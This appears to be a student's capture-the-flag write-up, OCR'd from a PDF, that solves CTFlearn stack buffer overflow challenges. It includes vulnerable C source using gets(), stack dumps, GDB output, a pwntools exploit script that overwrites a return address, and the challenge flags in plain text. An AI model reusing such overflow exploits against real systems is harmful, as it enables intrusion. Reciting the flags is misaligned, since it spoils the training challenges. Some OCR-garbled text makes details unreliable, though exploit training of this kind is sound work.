
## **CTF**

# **Bailey Williams**


1. Complete Intro To Pwntools From TryHackMe Website




### 2. Complete the Following Challenges from CTFLEARN Website:

#### A. Practice Flag

- The flag CTFlearn{4m\_1\_4\_r3al\_h4ck3r\_y3t} was given.
- Use and enter the given flag to solve.





#### B. Simple bof

• First, we need to test the program.

```
(base) ┌──(kali⊛ x86_64-conda-linux-gnu)-[~]
└─$ nc thekidofarcrania.com 35235~
Legend: buff MODIFIED padding MODIFIED
 notsecret MODIFIED
                                  CORRECT secret
0×ffc5dd48 | 00 00 00 00 00 00 00 00 |
0×ffc5dd50 | 00 00 00 00 00 00 00 00
0×ffc5dd58 | 00 00 00 00 00 00 00 00
0×ffc5dd60 | 00 00 00 00 00 00 00 00
0×ffc5dd68 | ff ff ff ff ff ff ff
0×ffc5dd70 | ff ff ff ff ff ff ff
0×ffc5dd78
0×ffc5dd80 | c0 b5 ef f7 84 bf 5f 56 |
0×ffc5dd88 | 98 dd c5 ff 11 9b 5f 56 |
0×ffc5dd90 | b0 dd c5 ff 00 00 00 00 |
Legend: buff MODIFIED padding MODIFIED
 notsecret MODIFIED
                                  CORRECT secret
0×ffc5dd48 | 41 41 41 41 41 41 41 41
0×ffc5dd50 | 41 41 41 41 41 41 41 41
0×ffc5dd58 | 41 41 41 41 41 41 41 41
0×ffc5dd60 | 41 41 41 41 41 41 41 41
0×ffc5dd68 | 41 41 41 41 41 41 41 41
0×ffc5dd70 | 41 41 41 41 41 41 41 41 |
0×ffc5dd78
                       41 41 41 41
0×ffc5dd80 | 41 41 41 41 41 41 41 41 |
0×ffc5dd88 | 00 dd c5 ff 11 9b 5f 56 |
0×ffc5dd90 | b0 dd c5 ff 00 00 00 00 |
Uhmm... maybe you overflowed too much. Try deleting a few characters.
```

```
%%bash
  cat bof.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

// Defined in a separate source file for simplicity.
void init_visualize(char* buff);
void visualize(char* buff);
void safeguard();

void print_flag();

void vuln() {
  char padding[16];
  char buff[32];
```

```
int notsecret = 0xffffff00;
  int secret = 0xdeadbeef;
  memset(buff, 0, sizeof(buff)); // Zero-out the buffer.
  memset(padding, 0xFF, sizeof(padding)); // Zero-out the padding.
  // Initializes the stack visualization. Don't worry about it!
  init visualize(buff);
  // Prints out the stack before modification
  visualize(buff);
  printf("Input some text: ");
  gets(buff); // This is a vulnerable call!
  // Prints out the stack after modification
  visualize(buff);
  // Check if secret has changed.
  if (secret == 0x67616c66) {
    puts("You did it! Congratuations!");
    print_flag(); // Print out the flag. You deserve it.
    return;
  } else if (notsecret != 0xffffff00) {
    puts("Uhmm... maybe you overflowed too much. Try deleting a few character
s.");
  } else if (secret != 0xdeadbeef) {
    puts("Wow you overflowed the secret value! Now try controlling the value
of it!");
  } else {
    puts("Maybe you haven't overflowed enough characters? Try again?");
  }
  exit(0);
}
int main() {
  setbuf(stdout, NULL);
  setbuf(stdin, NULL);
  safeguard();
  vuln();
}
```


- Analyze the code behind program in order to get the flag.
- buff is at the top of the stack and is occupying 32 bytes.
- The padding occupies 16 bytes.
- secret occupies 8 bytes
- notsecret occupies 8 bytes


• The size of the buff + padding = 48 bytes

- Inside the vuln() function we can see that secret wants the address 0x6716c66.
- Converting that address from hex to ASCII we get f = 66 l = 6c a = 61 g = 67
- In order to buffer overflow and recieve the secret/flag we need to add 'flag' to the end of our 48 bytes.

```
(base) ──(kali®x86_64-conda-linux-gnu)-[~]
└$ nc thekidofarcrania.com 35235~
Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED
                                   CORRECT secret
0×ffbe77e8 | 00 00 00 00 00 00 00 00 |
0×ffbe77f0 | 00 00 00 00 00 00 00 00 |
0×ffbe77f8 | 00 00 00 00 00 00 00 00
0×ffbe7800 | 00 00 00 00 00 00 00 00
0×ffbe7808 | ff ff ff ff ff
0×ffbe7810 | ff ff ff ff ff ff
0×ffbe7818 | ef
0×ffbe7820 | c0 c5 ef f7 84 4f 63 56
0×ffbe7828 | 38 78 be ff 11 2b 63 56
0×ffbe7830 | 50 78 be ff 00 00 00 00 |
Legend: buff MODIFIED padding MODIFIED
                                   CORRECT secret
  notsecret MODIFIED
0×ffbe77e8 | 41 41 41 41 41 41 41 41
0×ffbe77f0 | 41 41 41 41 41 41 41 41
0×ffbe77f8 | 41 41 41 41 41 41 41 41
0×ffbe7800 | 41 41 41 41 41 41 41 41
0×ffbe7808 | 41 41 41 41 41 41 41 41
0×ffbe7810 | 41 41 41 41 41 41 41
0×ffbe7818 | 66 6c 61 67 00 ff ff
0×ffbe7820 | c0 c5 ef f7 84 4f 63 56
0×ffbe7828 | 38 78 be ff 11 2b 63 56
0×ffbe7830 | 50 78 be ff 00 00 00 00 |
You did it! Congratuations!
CTFlearn{buffer_0verflows_4re_c00l!}
```

- After successfully executing the buffer overflow, the program tells us the flag <a href="CTFlearn">CTFlearn</a>{buffer\_0verflows\_4re\_c00l!}.
- Enter flag into CTFLEARN.





#### C. RIP my bof

Begin by testing the program.

```
(base) ┌──(kali⊛x86_64-conda-linux-gnu)-[~/Desktop/FinalProject/pwn-simple-rip]
Legend: buff MODIFIED padding MODIFIED
 notsecret MODIFIED secret MODIFIED
0×ffffc1a0 | 00 00 00 00 00 00 00 00 |
0×ffffc1a8 | 00 00 00 00 00 00 00 00 |
0×ffffc1b0 | 00 00 00 00 00 00 00 00 |
0×ffffc1b8 | 00 00 00 00 00 00 00 00 |
0×ffffc1c0 | ff ff ff ff ff ff ff
0×ffffc1c8 | ff ff ff ff ff ff ff
0×ffffc1d0 | 80 e5 f9 f7 00 a0 04 08 |
0×ffffc1d8 | e8 c1 ff ff
Return address: 0×0804868b
Legend: buff MODIFIED padding MODIFIED
0×ffffc1a0 | 41 41 41 41 41 41 41 41 |
0×ffffc1a8 | 41 41 41 41 41 41 41 41
0×ffffc1b0 | 41 41 41 41 41 41 41 41
0×ffffc1b8 | 41 41 41 41 41 41 41 41
0×ffffc1c0 | 41 41 41 41 41 41 41 41
0×ffffc1c8 | 41 41 41 41 41 41 41 41 |
0×ffffc1d0 | 41 41 41 41 41 41 41 41 41 |
0×ffffc1d8 | 41 41 41 41
Return address: 0×41414141
zsh: segmentation fault ./server
```

```
%%bash
cat bof2.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

// Defined in a separate source file for simplicity.
void init_visualize(char* buff);
void visualize(char* buff);

void win() {
   system("/bin/cat /flag.txt");
}

void vuln() {
   char padding[16];
   char buff[32];
```

```
memset(buff, 0, sizeof(buff)); // Zero-out the buffer.
  memset(padding, 0xFF, sizeof(padding)); // Mark the padding with 0xff.
  // Initializes the stack visualization. Don't worry about it!
  init_visualize(buff);
  // Prints out the stack before modification
  visualize(buff);
  printf("Input some text: ");
  gets(buff); // This is a vulnerable call!
  // Prints out the stack after modification
  visualize(buff);
}
int main() {
  setbuf(stdout, NULL);
  setbuf(stdin, NULL);
  vuln();
}
```

- Analyze the code of the program.
  - buff = 32 bytes
  - padding = 16 bytes
  - pointers = 12 bytes
  - return address = 4 bytes
  - Total offset = 64 bytes
- We need to find the address of the win() function and use it to overwrite the return address.
- We can find the win() functions address using GDB.
- The address for win() that we found is 0x08048586.

```
Breakpoint 1, 0×0804864f in main ()
          disas win
Dump of assembler code for function win:
  0×08048586 <+0>:
                        push
                               ebp
   0×08048587 <+1>:
                        mov
                               ebp, esp
   0×08048589 <+3>:
                               ebx
                        push
   0×0804858a <+4>:
                        sub
                               esp,0×4
   0×0804858d <+7>:
                        call
                               0×804869a <__x86.get_pc_thunk.ax>
   0×08048592 <+12>:
                        add
                               eax,0×1a6e
   0×08048597 <+17>:
                               esp,0×c
                        sub
                               edx,[eax-0×16f0]
   0×0804859a <+20>:
                        lea
   0×080485a0 <+26>:
                        push
                               edx
   0×080485a1 <+27>:
                               ebx,eax
                        mov
   0×080485a3 <+29>:
                        call
                               0×8048420 <system@plt>
   0×080485a8 <+34>:
                               esp,0×10
                        add
   0×080485ab <+37>:
                        nop
                               ebx, DWORD PTR [ebp-0×4]
   0×080485ac <+38>:
                        mov
   0×080485af <+41>:
                        leave
   0×080485b0 <+42>:
                        ret
End of assembler dump.
```

- We now want to create a Python Script.
- Use cyclic to confirm the offset.
- Overwrite the return address with the address for win() function.
- Open and use socket to reach the server and input payload.

```
%%bash
 cat exploit2.py
#! /usr/bin/env python3
from pwn import *
from ptrlib import *
target program = "./server"
elf = ELF(target program)
p = process(target program)
# https://docs.pwntools.com/en/stable/util/cyclic.html
# create 200 characters cyclic length
p.sendline(cyclic(80, n=8))
p.wait()
core = p.corefile
offset = cyclic_find(core.read(core.esp, 8), n=8)
print(f'offset = {offset}')
offset = offset - 4
```

```
func_address = "\x86\x85\x04\x08"
#print(hex(func_address))

payload = fit({
    offset: func_address
}, filler='A')

print(payload)

sock = Socket("thekidofarcrania.com", 4902)

payload = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9' + '\x86\x85\x04\x08'

sock.sendlineafter("Input some text:", payload)

while True:
    print(sock.recvline().decode("utf-8"))
```

• Run the exploit.

```
-(kali®x86_64-conda-linux-gnu)-[~/Desktop/FinalProject/pwn-simple-rip]
(base)
    python exploit2.py
[*] '/home/kali/Desktop/FinalProject/pwn-simple-rip/server'
              i386-32-little
    Arch:
              Partial RELRO
    RELRO:
    Stack:
    NX:
    PIE:
[+] Starting local process './server': pid 2454288
[*] Process './server' stopped with exit code -11 (SIGSEGV) (pid 2454288)
[+] Parsing cornfile : Pene
  ] Parsing corefile ... : Done
* '/home/kali/Desktop/FinalProject/pwn-simple-rip/core.2454288'
               i386-32-little
    Arch:
    EIP:
                0×61616161
    ESP:
               0×ffa0eab0
                '/home/kali/Desktop/FinalProject/pwn-simple-rip/server' (0×8048000)
    Exe:
               0×61616161
    Fault:
offset = 64
/home/kali/Desktop/SystemSecurity/pwntools/pwnlib/context/__init__.py:1548: BytesWarning: Text
is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
[*] '/home/kali/Desktop/FinalProject/pwn-simple-rip/server'
    Arch:
              i386-32-little
    RELRO:
    Stack:
    NX:
    PIE:
[+] Starting local process './server': pid 2454288
[*] Process './server' stopped with exit code -11 (SIGSEGV) (pid 2454288)
   Parsing corefile ...: Done
   '/home/kali/Desktop/FinalProject/pwn-simple-rip/core.2454288'
    Arch:
               i386-32-little
    EIP:
               0×61616161
    ESP:
               0×ffa0eab0
    Exe:
                '/home/kali/Desktop/FinalProject/pwn-simple-rip/server' (0×8048000)
               0×61616161
    Fault:
offset = 64
/home/kali/Desktop/SystemSecurity/pwntools/pwnlib/context/__init__.py:1548: BytesWarning: Text i
  return function(*a, **kw)
home/kali/Desktop/FinalProject/pwn-simple-rip/exploit2.py:24: BytesWarning: Text is not bytes;/
  payload = fit({
```

```
[+] __init__: Successfully connected to thekidofarcrania.com:4902

Legend: buff MODIFIED padding MODIFIED
    notsecret MODIFIED secret MODIFIED
    return address MODIFIED

0×fff0dca0 | 41 61 30 41 61 31 41 61 |
0×fff0dca8 | 32 41 61 33 41 61 34 41 |
0×fff0dcb0 | 61 35 41 61 36 41 61 37 |
0×fff0dcb0 | 61 35 41 61 39 41 62 |
0×fff0dcc0 | 30 41 62 31 41 62 32 41 |
0×fff0dcc8 | 62 33 41 62 34 41 62 35 |
0×fff0dcd0 | 41 62 36 41 62 37 41 62 |
0×fff0dcd8 | 38 41 62 39 86 85 04 08 |
Return address: 0×08048586
CTFlearn{cOntroling_r1p_1s_not_too_h4rd_abjkdlfa}
timeout: the monitored command dumped core
```

- Using our Python Script we overwrote the return address to the win() function and found the flag.
- We can now enter the flag into CTFLEARN.
- flag = CTFlearn{c0ntr0ling\_r1p\_1s\_n0t\_t00\_h4rd\_abjkdlfa}

